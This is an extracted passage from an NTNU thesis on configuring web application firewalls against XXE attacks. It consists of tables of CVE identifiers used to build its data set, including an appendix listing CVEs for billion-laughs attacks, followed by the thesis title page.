CVE-2019-20153	CVE-2017-8913	CVE-2014-4669
CVE-2019-14678	CVE-2017-8710	CVE-2014-3004
CVE-2019-10782	CVE-2017-7457	CVE-2014-2205
CVE-2019-10718	CVE-2017-13706	CVE-2014-0030
CVE-2019-1010268	CVE-2017-14699	CVE-2013-6397
CVE-2018-8533	CVE-2017-12629	CVE-2013-6025
CVE-2018-8026	CVE-2017-1000061	CVE-2013-3617
CVE-2018-6225	CVE-2016-9318	CVE-2013-1665
CVE-2018-5758	CVE-2016-6256	CVE-2013-0339
CVE-2018-20157	CVE-2016-5851	CVE-2012-4399
CVE-2018-19244	CVE-2016-5002	CVE-2011-3600
CVE-2018-18980	CVE-2016-4312	CVE-2009-5135
CVE-2018-1821	CVE-2016-4014	CVE-2009-1699
CVE-2018-17289	CVE-2016-10149	
CVE-2018-17169	CVE-2016-10127	

Appendix C

CVE records used for creation of data set - BIL

CVE for BIL attacks
CVE-2019-5427
CVE-2019-5442
CVE-2015-2942

Even Kronen Johansen

Configuring Web Application Firewalls Based On Static Analysis of Applications Vulnerable to XXE attacks

NTNU
Norwegian University of
Science and Technology